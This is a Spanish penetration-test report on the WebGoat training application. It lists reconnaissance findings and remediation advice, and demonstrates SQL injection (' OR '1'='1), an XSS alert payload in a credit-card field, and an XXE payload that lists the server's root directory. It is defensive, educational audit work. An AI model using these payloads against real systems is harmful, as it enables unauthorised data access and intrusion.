INFORME AUDITORIA WEBGOAT

Versión: 1.0
Fecha: 08/12/2024
Autor: Rafael Figueroa

Índice

1. Ámbito y alcance de esta auditoría

El propósito de esta auditoría fue identificar posibles vulnerabilidades en áreas específicas de la aplicación WebGoat. Para ello, se realizaron diversas pruebas que evaluaron la seguridad de la aplicación en distintos escenarios. Todas las pruebas se ejecutaron bajo un enfoque que simula un ataque externo malintencionado, con el objetivo de identificar y, cuando fuese posible, explotar vulnerabilidades de seguridad existentes. El objetivo final era determinar si un atacante remoto podría obtener acceso no autorizado a información sensible almacenada en la aplicación.

2. Informe Ejecutivo

Tras realizar las pruebas que se detallarán en la sección 3, se han identificado las siguientes vulnerabilidades:

- **SQL Injection**
- **Cross-Site Scripting (XSS)**
- **XML External Entities (XXE)**
- **CVE-2013-7285**
- **Fallos de identificación y autentificación**

La presencia de estas vulnerabilidades evidencia que la aplicación WebGoat presenta graves deficiencias de seguridad que requieren atención inmediata.

Se recomienda tomar las siguientes medidas correctivas:

1. **Depuración de codificación:**
    a. Implementar validaciones estrictas para todas las entradas de usuario y adoptar prácticas de codificación que eviten vulnerabilidades como el uso de sentencias preparadas y consultas parametrizadas para prevenir casos de **SQL Injection**.
    b. Codificar correctamente los datos de salida para evitar la ejecución de scripts no autorizados, mitigando los riesgos asociados a **Cross-Site Scripting (XSS)**.
    c. Establecer políticas de control de acceso para limitar la exposición de archivos y entidades externas en los sistemas que procesan XML, evitando ataques de tipo **XML External Entities (XXE)**.
2. **Actualización de componentes:** Solventar la vulnerabilidad **CVE-2013-7285** actualizando la librería XStream y otros componentes desactualizados. Esto subraya la importancia de mantener todos los elementos de software actualizados.
3. **Fortalecimiento de contraseñas:** Establecer políticas de contraseñas robustas para mitigar riesgos asociados a ataques de fuerza bruta, promoviendo el uso de contraseñas complejas y únicas.


La implementación de estas acciones no solo mejorará la seguridad de la aplicación, sino que también reducirá significativamente la exposición al riesgo frente a ataques externos.


3. Descripción del proceso de auditoría

3.1 Information gathering:

Durante la fase de recopilación de información, se identificaron los siguientes detalles:

1. **Puertos abiertos**
   Utilizando la herramienta de escaneo de red **nmap**, se detectaron los siguientes puertos abiertos en el sistema:
   - 8080
   - 8081
   - 9090
2. **Sistema operativo**
   El sistema operativo en el que se encuentra instalada la aplicación es una distribución de **Linux**, como lo confirma el análisis realizado con **nmap**.
3. **Tecnologías utilizadas**
   A través de la extensión **Wappalyzer**, se identificó que la aplicación está desarrollada en el lenguaje de programación **Java**.







3.2 Explotación de vulnerabilidades

3.2.1 Vulnerabilidad A3-11: SQL Injection


Se ha identificado la presencia de vulnerabilidades que permiten la ejecución de **inyecciones de código SQL**. Este tipo de ataque consiste en que un atacante introduce código malicioso en un sitio web para evadir las medidas de seguridad y obtener acceso a datos protegidos. Una vez que logra explotar la vulnerabilidad, el atacante puede tomar control de la base de datos del sitio web y extraer información sensible de los usuarios.


En las siguientes capturas se evidencia cómo, a través de esta técnica, el atacante puede manipular la consulta para que siempre devuelva un resultado verdadero (TRUE). Esto se logra mediante la inyección de código como ' OR '1' = '1, lo que permite acceder a datos que, en circunstancias normales, estarían protegidos.







Además de esta vulnerabilidad se han detectado otras 2 que dan acceso no autorizado a más datos sensibles:





Y por último:







3.2.2 Vulnerabilidad A3-XXS-7: Cross-site scripting

Se ha detectado una vulnerabilidad que permite la ejecución de ataques del tipo **Cross-Site Scripting (XSS)**. Este tipo de ataque posibilita que un atacante inyecte y ejecute código malicioso en el navegador de los usuarios que interactúan con el sitio web afectado.

Es relevante señalar que el atacante no realiza sus acciones de manera directa sobre la víctima. En su lugar, explota una debilidad en el sitio web objetivo, el cual actúa como un intermediario involuntario. Desde la perspectiva del navegador del usuario, el código malicioso, comúnmente escrito en JavaScript, se interpreta como parte legítima del contenido del sitio web, lo que incrementa el impacto potencial del ataque.

En este caso, se ha conseguido explotar la vulnerabilidad introduciendo el siguiente código: **<script>alert(“Test XXS”)</script>** en el campo de número de la tarjeta de crédito.





3.2.3 Vulnerabilidad A5-XXE-4: XML External Entities


Se ha identificado la presencia de vulnerabilidades que permiten la ejecución de ataques del tipo **XML External Entities (XXE)**. Este ataque implica la inyección de código en aplicaciones que analizan datos XML. Es importante destacar que una aplicación puede ser vulnerable a XXE incluso si no devuelve datos XML en sus respuestas, ya que, si no se configura explícitamente el tipo de datos que se acepta, un atacante podría enviar datos en formato XML y forzar a la aplicación a analizarlos.


La inyección se lleva a cabo mediante un concepto denominado entidad, que actúa como una variable en programación y puede almacenar diversos tipos de datos. Estas entidades pueden, además, acceder a contenido local o remoto al declarar un identificador del sistema que permita el acceso a una URI durante el procesamiento de la entidad.


Para demostrar la factibilidad de este ataque, en las siguientes capturas se muestra cómo se logra listar el directorio root del sistema. Esto se realiza interceptando la petición para publicar un comentario mediante la herramienta **Burp Suite** y reemplazando el código de la solicitud con el siguiente:


```
<?xml version="1.0"?>
<!DOCTYPE comment [<!ENTITY root SYSTEM "file:///">]>
<comment>  <text>&root;</text>
</comment>
```


Tras enviar la petición con el código malicioso, la aplicación web se actualiza y muestra la lista de carpetas del directorio root. Esta información es altamente sensible, ya que puede exponer datos críticos del sistema, aumentando significativamente el riesgo de comprometer su seguridad.

